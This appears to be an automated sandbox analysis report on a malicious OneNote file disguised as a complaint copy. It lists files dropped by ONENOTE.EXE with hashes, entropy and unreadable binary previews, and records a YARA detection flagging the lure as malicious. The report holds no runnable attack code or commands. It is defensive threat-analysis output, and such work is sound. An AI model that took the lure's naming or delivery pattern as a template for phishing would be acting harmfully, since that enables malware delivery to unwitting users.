Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:18:09], progressive, precision 8, 164x641, components 3
Category:	dropped
Size (bytes):	27862
Entropy (8bit):	7.238903610770013
Encrypted:	false
SSDEEP:	
MD5:	E62F2908FA5F7189ED8EEBD413928DEE
SHA1:	CA249B4A70924B73BDA52972E9C735AEC35A0C5D
SHA-256:	20ABE389C885E42B6EBE9E902976229BB6FD63C8C34CB61AA70B8B746209F90A
SHA-512:	EE8D1821A918BE8714F431895E7223D08036E88A4FDB9A5485EFF246640EE969A69A8AA4E2E9DDC35BA75FB6D4E95092A286E90B477BD6998C313639C2C31F2
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:18:09.................................... ....(.....................&...................H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.. ....!..".................?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'...... ....Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F..............Vfv........'7GWgw................?..P.v..+..n(a..Q..S\6....Y.. ..D......} w#.b..]l.5.RU..k......]$.$.........f........?.z@2uU...7....?..|.Q..I.&.. ......"T4)wdH.

C:\Users\qlex\AppData\Local\Temp\{ECFA9A37-0053-4646-9118-54D466B8E15C}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 69x630, components 3

Category:	dropped
Size (bytes):	11040
Entropy (8bit):	7.929583162638891
Encrypted:	false
SSDEEP:	
MD5:	02775A1E41CF53AC771D820003903913
SHA1:	2951A94A05ECF65E86D44C3C663B9B44BAD2BC9D
SHA-256:	83245F217DEAE4A4143B565E13C045DBB32A9063E8C6B2E43BB15CD76C5F9219
SHA-512:	5A1FCC24BDD5EE16BC2C9BACF45BCECF35ED895EAC22D2C4EE99C1B7E79C8E8B9E5186E3D026BA08FF70E08113F0A88FBF5E61C57AF4F3EA9BA80CE9F334 10E9
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....C...C..v.E..S..........................A a..!12Qqw.....3568rv........".....4Btu.....#Rs.(W..bg.................................D.....................1..2.!4Aqrs....Qa......t..."3BRb....#.$S.Cc.............?...K/h._+.N6.-.a...5...;.r....,... 0B.s(..zp..4.%r|q..E.Q^.../...C.R..?u.q8XN.>.e..:..gJ...._.n>.70G,..(........3b.&.5m...Q../...7Ie..k....e.l6..&..`Gt.P.Y^r...=..Y.e...N.B...O.#..J+........u.V;G.'.....V.]8..C.]..........E... ..c..w&lX..f..\T.J?...F.,..m|..93.......,.....+.R..WG...%.....(@.....p].iEz<.8.^...J.h.....a8P.1......(z..y~.........H.Z^.>..<.....L.k..IG...R.(.%..m....&u...B|.....@]ey.W.J...!d..R.8...[..>8.... (.G......!.)X.....,'..F2.Z.t..Aw./..Z..#..i.kK.......b.i...qR.(....RE............O.XP.#..(...9J..]...,.2.[w....KrW'...tY.......{~.:.+..

C:\Users\qlex\AppData\Local\Temp\{EFB139B6-0D00-4CB8-B93E-433D286D4F15}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 813 x 99, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	99293
Entropy (8bit):	7.9690121496708555
Encrypted:	false
SSDEEP:	
MD5:	EA45266A770EEA27A24A5BB3BE688B14
SHA1:	9F0B23B3C8EBA4FC3C521E875EF876FBE018F3C8
SHA-256:	EDAD0F03E6FF99FEF9EF8E8B834CE74F26CD23C5F8C067F5CEE66F304181E64D
SHA-512:	D4EE36BDA897BBD643A699A0332DD00DE9CDCC6F46D861789BAD259A4BF87868AE3B4CFAAB6DFAF29941C7055B77A95D76BAA86A4A0DB2BF3BAF7E3317F0 3EB9
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...-...c............sBIT....|.d.....pHYs...........~.....tEXtSoftware.Macromedia Fireworks 8.h.x....tEXtCreation Time.05/15/06.8.p....prVWx..[Oh\E...y3kv........`.% m.R..6.1.4).o..Ki...D.......P!.].=..K...C[....f.}o7VPJIg...{3.|....d.....i..=.4.u0...n y......@j..Q..f)..mQ...4-SJ..9.d.?..5\-....:b.W..i...c.5..{..pj#.....B1C/.I.......].Su.k?.2..:.9Q...5.U ...UZ...e..U.c],..2.}...1..)W./..Epr.Zt.....K.=..{......e..."...v..B.4.#....A.V1.".V}t..[..2f..Y..V9.".6.......(..gbm.P.....Y%2.c.z.:Q.2.<tYF.....u.@..KJ.;u.q:.].....$.....V....Hqk..DW.l.e.j .Z.YP?:'R..*.<........6...m@..r..j2..HK"\|..L.Nc..D..y.9..B4$.......`.3.m1LE....7(OU\+./.O...%6T..w......h....).I.&n...*......#..W.41...5.#.`..I...<.?.|..*+Q.....#i........$,..n...`.s....[..E. T.w..j.,&-.r..;a....#.>(.P......f...MU\3*..;B....)..5....z..(....-...a.....}y.l..E...z>......&..g.$.....*T...N....E:./.>..#...^..E.0..%......(..@..W.X.NDM.<~.]A.>..fW.O.y.'...Z...h..).F..

C:\Users\qlex\AppData\Local\Temp\{F43D47D8-8D7F-4769-84A8-438E5E13D521}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6480071126325994
Encrypted:	false
SSDEEP:	
MD5:	0BF011455DFCC337F3E684E67C8B6ACD
SHA1:	57930E4EFF56C23EDC3B112657725DEE7A0ADED8
SHA-256:	3FF9BD1B5B01413F9FDA4C62630D6F480580CD33D8360EDF69E8A14BC9A75F64
SHA-512:	2F664EC1A20B025257AF65D979089638A1150A57FCAF5C2B1ECD9A48AFCE1ABE7C1B8F1705D50F6DE23EB80F69EFB2C5D700DA1EE56B8482023A51F3A0E1FE 8B
Malicious:	false
Reputation:	low
Preview:	./.C..vL....W"v_.T..A.B.;.p0...................?.....I..h..y..E...UN............/.;5B. l.9.................................:..:..:..:..

C:\Users\qlex\AppData\Local\Temp\{F455996F-624D-48F5-AC70-F360A41D366A}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped

Size (bytes):	14177
Entropy (8bit):	5.705782002886174
Encrypted:	false
SSDEEP:	
MD5:	7CDCE7EEBF795998DA6CAC11D363291C
SHA1:	183B4CC25B50A80D3EC7CCE4BF445BCFBAA6F224
SHA-256:	DE35AF949D4F83E97EE22F817AFE2531CC4B59FF9EE6026DCA7ECEBC5CF2737F
SHA-512:	560FB15A9C12758D11BB40B742A6EAD755F15AD10D6C5DEBA67F7BC8A2AE67C860831914CBCBCDED9E6B2D1D5F26A636B9BCEF178151F70B4D027316F94F2 E1
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d...!.1..A....Qa".q..2.....&...B%6.'..R#3.$E.r457bS.DUFV.Wg(.......................1...3.Q..2Rr....s.4.!Aq.S.aC5B$%............?...n.Liq.}.{#....3/gg.1.M +..~ 3...q..+=..:.g.i1;P)7.....q..n.s"p...wx........v.t.f;..L/..~....y.r[.r.....n.n3..6i..g..}../........3..x.L.i?We..l.......~..<.;..6..o.....N.t.o6.l..~.......<...m.V...Q.7k.u./wq.t..;.I...}..{...>.L..3m..a....yd. .....6~.f..~Y..}+..<.[w..'-..?.v.7...v.u..4.......1];..u.MO.......s..p..ms.'.O-o...O......m.k.e....)t....i>..E|....,iOyD|.{......g.n...cu....=..........h.\.Q:?g/?.I.3._...t...d.n.0.%y....S.Q....S.&K.w ..&wY<....%.g.v.....$y..#,i;.=...t...I6..yO..o.d..w\k...~......)..rK.......].u....N....e.s..kU.u..'}

C:\Users\qlex\AppData\Roaming\Microsoft\OneNote\16.0\Preferences.dat

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4456
Entropy (8bit):	0.4407059622936336
Encrypted:	false
SSDEEP:	
MD5:	E01570A6EE87C65D51D8CA0116B8074E
SHA1:	A4F9C340E694A5B8D0DF5AB1B9FB9608AD1EAE1E
SHA-256:	FD5D2993372271D21C1E3B4813F439336F3B269BF88AFA367C3FC7AE6649AFD0
SHA-512:	A0BD6325097C63E61CAEF7DF7F011A2914E8140747E0290BDAEC009DBB4F9AA2CAFBF10E113866644E9C5EEB3EE37D21A22CDC1D7A17FE98AAA703E903CCE 37C
Malicious:	false
Reputation:	low
Preview:	.%c....L..=../\8y.sD..G._?6.>..................?.....I.......*...*...*...*...h............................h...............R.....F.WH..V.T...... ..G...DUL...n.w#E..............................:...:...:...:..

C:\Users\qlex\AppData\Roaming\Microsoft\Templates\Open Notebook.onetoc2

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6080
Entropy (8bit):	1.087649673575966
Encrypted:	false
SSDEEP:	
MD5:	F62F594C8293CD5C4AB5F9067E2E3AA2
SHA1:	151019D84554D2DE1F97F2CF7A1FA3BC37F93BD4
SHA-256:	B4653B3B94BB34733C07C59DA988AA3DA16E3107248B81F6A28AFFAC787AFF30
SHA-512:	0BFEEDE44E6F2A2BB417B44CCC7D1635601B95CED07FFDE1C4240F5D657687CA15565CF4AFA8F1F0C327477B2A95FE0E1902B2DCAE80D8222DC64929EA0809 CB
Malicious:	false
Reputation:	low
Preview:	./.C..vL....W"v_2..@.C..;..x.................?.....I...h...T.E.oF....a...........)2.)..M.. ....$................................:...:...:...:...

C:\Users\qlex\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1bc9bbbe61f14501.customDestinations-ms (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4071
Entropy (8bit):	3.5902094362973234

Encrypted:	false
SSDEEP:	
MD5:	3FE5F76B77C47738F6090709EEEAE7F6
SHA1:	A29373565B4F7824F79A629A232C2CD86ADECCB3
SHA-256:	7680F87922CA92852A769A33DA23269C7478C66F390F4D9022230A9E85CFCF1D
SHA-512:	18C7C5D0D6FFA734C12A06EBBD6B6099FD3506BDC5ECD73E9F4E4AB4EDE3C86903D3C6EDB8F53D97F1555B6776929900D635C3B6AE1192D5179B38CCA852E 60
Malicious:	false
Reputation:	low
Preview:	..................................FL..................F.@.. ....&.C.....0g1.6..z..C...... ....;....P.O. .:i.....+00.../C:\.....................1.....BV.5..PROGRA~2.........L.BV.5....................V... ...g..P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....j.1.....>U.\..MICROS~2..R......>U.\BV.4..........................c...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.... .>U.\..root..:......>U.\BV.4..........................n...r.o.o.t.....Z.1.....>U.\..Office16..B......>U.\BV.4....W.....................|.A.O.f.f.i.c.e.1.6.....b.2... .>U.\ .ONENOTE.EXE.H......>U.\BV.5 .....|.....................Iz.O.N.E.N.O.T.E...E.X.E.......p...............-.......o...........k.P......C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE....(.W.i.n.d.o.w.s. .+. .A.l.t. .+. .N.).../.s.i.d.e.n.o.t.e.A.C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.R.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E...E.X.E.........%Pr

C:\Users\qlex\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1bc9bbbe61f14501.customDestinations-ms~RF9e080.TMP (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4071
Entropy (8bit):	3.5902094362973234
Encrypted:	false
SSDEEP:	
MD5:	3FE5F76B77C47738F6090709EEEAE7F6
SHA1:	A29373565B4F7824F79A629A232C2CD86ADECCB3
SHA-256:	7680F87922CA92852A769A33DA23269C7478C66F390F4D9022230A9E85CFCF1D
SHA-512:	18C7C5D0D6FFA734C12A06EBBD6B6099FD3506BDC5ECD73E9F4E4AB4EDE3C86903D3C6EDB8F53D97F1555B6776929900D635C3B6AE1192D5179B38CCA852E 60
Malicious:	false
Reputation:	low
Preview:	..................................FL..................F.@.. ....&.C.....0g1.6..z..C...... ....;....P.O. .:i.....+00.../C:\.....................1.....BV.5..PROGRA~2.........L.BV.5....................V... ...g..P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....j.1.....>U.\..MICROS~2..R......>U.\BV.4..........................c...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.... .>U.\..root..:......>U.\BV.4..........................n...r.o.o.t.....Z.1.....>U.\..Office16..B......>U.\BV.4....W.....................|.A.O.f.f.i.c.e.1.6.....b.2... .>U.\ .ONENOTE.EXE.H......>U.\BV.5 .....|.....................Iz.O.N.E.N.O.T.E...E.X.E.......p...............-.......o...........k.P......C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE....(.W.i.n.d.o.w.s. .+. .A.l.t. .+. .N.).../.s.i.d.e.n.o.t.e.A.C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.R.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E...E.X.E.........%Pr

C:\Users\qlex\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BD8MI2ILOIPOM62KP9OO.temp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	Matlab v4 mat-file (little endian) \253\373\277\272, sparse, rows 1, columns 0, imaginary
Category:	dropped
Size (bytes):	24
Entropy (8bit):	2.163890986728065
Encrypted:	false
SSDEEP:	
MD5:	4FCB2A3EE025E4A10D21E1B154873FE2
SHA1:	57658E2FA594B7D0B99D02E041D0F3418E58856B
SHA-256:	90BF6BAA6F968A285F88620FBF91E1F5AA3E66E2BAD50FD16F37913280AD8228
SHA-512:	4E85D48DB8C0EE5C4DD4149AB01D33E4224456C3F3E3B0101544A5CA87A0D74B3CCD8C0509650008E2ABED65EFD1E140B1E65AE5215AB32DE6F6A49C9D3EC 3FF
Malicious:	false
Reputation:	low
Preview:	....

C:\Users\qlex\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\XVOJH8QQCV3CX1QE9TU6.temp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4071
Entropy (8bit):	3.5902094362973234
Encrypted:	false
SSDEEP:	
MD5:	3FE5F76B77C47738F6090709EEEAE7F6

SHA1:	A29373565B4F7824F79A629A232C2CD86ADECCB3
SHA-256:	7680F87922CA92852A769A33DA23269C7478C66F390F4D9022230A9E85CFCF1D
SHA-512:	18C7C5D0D6FFA734C12A06EBBD6B6099FD3506BDC5ECD73E9F4E4AB4EDE3C86903D3C6EDB8F53D97F1555B6776929900D635C3B6AE1192D5179B38CCA852E60
Malicious:	false
Reputation:	low
Preview:	..................................FL..................F.@.. ....&.C.....0g1.6..z..C...... ....;....P.O. .:i.....+00.../C:\.....................1.....BV.5..PROGRA~2.........L.BV.5....................V......g..P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....j.1.....>U.\..MICROS~2..R......>U.\BV.4..........................c...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.....>U.\..root..:......>U.\BV.4..........................n...r.o.o.t.....Z.1.....>U.\..Office16..B......>U.\BV.4....W.....................|.A.O.f.f.i.c.e.1.6.....b.2... .>U.\ .ONENOTE.EXE.H......>U.\BV.5.....|.....................Iz.O.N.E.N.O.T.E...E.X.E.......p...............-.......o...........k.P......C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE....(.W.i.n.d.o.w.s. .+. .A.l.t. .+. .N.).../.s.i.d.e.n.o.t.e.A.C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.R.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E...E.X.E.........%Pr

C:\Users\qlex\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Has command line arguments, Archive, Sparse, ctime=Fri Sep 30 10:32:03 2022, mtime=Thu Feb 2 05:40:11 2023, atime=Fri Sep 30 10:32:03 2022, length=171384, window=hide
Category:	dropped
Size (bytes):	1344
Entropy (8bit):	4.686225155235064
Encrypted:	false
SSDEEP:	
MD5:	EBF965F1389FF6B7FAD962995C193359
SHA1:	2CFD208AE01EAD9B7ADB54B4082CC17B3C6C51AB
SHA-256:	7834E30A731159A48D27FF352E65725606A763738EE5ADEDD07DEF1E261B809D
SHA-512:	46E682D0B4D0ABC0F7B12D6F580CCA95AB637B11BCAADF92C0F74E38261615F90D6B6381A247F46E8934A1D6BAC7A8126C27807C5E5AE37432917F8178D7D57C
Malicious:	false
Reputation:	low
Preview:	L..................F.... ......C.......3.6.....C....x.......................?....P.O. .:i.....+00.../C:\.....................1.....BV.5..PROGRA~2.........L.BV.5....................V......g..P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....j.1.....>U.\..MICROS~2..R......>U.\BV.4..........................c...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.....>U.\..root..:......>U.\BV.4.........................n...r.o.o.t.....Z.1.....>U.\..Office16..B......>U.\BV.4....W.....................|.A.O.f.f.i.c.e.1.6.....f.2.x...>U.\ .ONENOTEM.EXE..J......>U.\BV.5.....|.......................w.O.N.E.N.O.T.E.M...E.X.E.......q...............-.......p...........k.P......C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTEM.EXE....S.e.n.d. .t.o. .O.n.e.N.o.t.e.Z.....\.....\.....\.....\.....\.....\.....\.....\.....\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.r.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E.M...E.X.E.../.t.s.r.........*.

C:\Users\qlex\Desktop\ComplaintCopy_54346(Feb01).one

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	modified
Size (bytes):	181658
Entropy (8bit):	7.286766330506458
Encrypted:	false
SSDEEP:	
MD5:	40818893F1A82448422CDE9879CF82B0
SHA1:	EB14A7942A0CC4EF1B1500E5B60F73A280BB98F5
SHA-256:	5B45CD93178C2B18B35D080B45C2382A217E076FE28668A9B3191CC73C08D5DF
SHA-512:	3F6202F1EFABCFC4153158654395BEC60D2FFE27AE67A719EFB06E036E6A8D8C70EB6A9A4B53452D0D9774B69745483F938B2B5DDACC2093425869131FFF1AB2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_MalOneNote, Description: Yara detected Malicious OneNote, Source: C:\Users\qlex\Desktop\ComplaintCopy_54346(Feb01).one, Author: Joe Security
Reputation:	low
Preview:	.R\{..M..Sx.)...G2..`B..!.2...................?.....I.......*...*...*...*...................!...h......................0...........h.........Rj.D'A..n.Jxrf].......j.W.2.uI. "..p................................??...:..??...:...

C:\Users\qlex\Documents\OneNote Notebooks\My Notebook\Open Notebook.onetoc2

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6080
Entropy (8bit):	1.0840022429956382
Encrypted:	false
SSDEEP:	

MD5:	BFEF3FED311F6360756F353218547A31
SHA1:	12E9FFBCB5EAC05BEEF43BBD64F1981EE4684543
SHA-256:	3FA551492CE4ACEDB3DE35FD8F4EF96A23031C886D811370C63CEC9DDEBFDA95
SHA-512:	19D4B980FB1C0953D0D1CC0F41A54E36BE66E295DBDDF480FA8FE97AD4D435E3EDB223BB6279FB78AEC65F6656FA3236AAC8B6FF33BA7F7CC843FD52231ED7FF
Malicious:	false
Reputation:	low
Preview:	./.C..vL....W"v_.T..A.B.;.p0..................?.....I..h...0...{.E.......&........../.;5B .I.9..................................:...:...:...:...

Static File Info

General

File type:	data
Entropy (8bit):	7.255512538515069
TrID:	- Microsoft OneNote note (16024/2) 100.00%
File name:	ComplaintCopy_54346(Feb01).one
File size:	181426
MD5:	789427557227a03804737401fab3e9d1
SHA1:	7e3ad53edf9ea2bdc7dacbf8df4db180614d891a
SHA256:	41162598fb30c0aa24450c3b578b7892edc2186963375d48928def499062b72a
SHA512:	1ac0baaab96fdef3fb1b4e7f1751dab8ebfd47ab151f7ad427cee63fd23ae3f0c23558a8192f7ddd5b7c93c549909dc5a356e151949356817189a4ae14ae175a
SSDEEP:	3072:iaA0YRw9/WITtTWR7IbNzvL1asyuWt4AJERnyNenUWHCoTCCCCCCCCCCCCCCCCG:Ia9xytedL1/g4iERBAs
TLSH:	5C04E11266F545E5EEE07BB24DE3971DAA2BBE27E212035F4BB66A6D4D60300DC0470F
File Content Preview:	.R\ {...M..Sx.)....G2..`B..!.2..................?......I........*...*...*...*..h.......................0...........h..........6.I.N......$QO.......j.W.2.uI.". .p......

File Icon

N	
Icon Hash:	d4dce0626664606c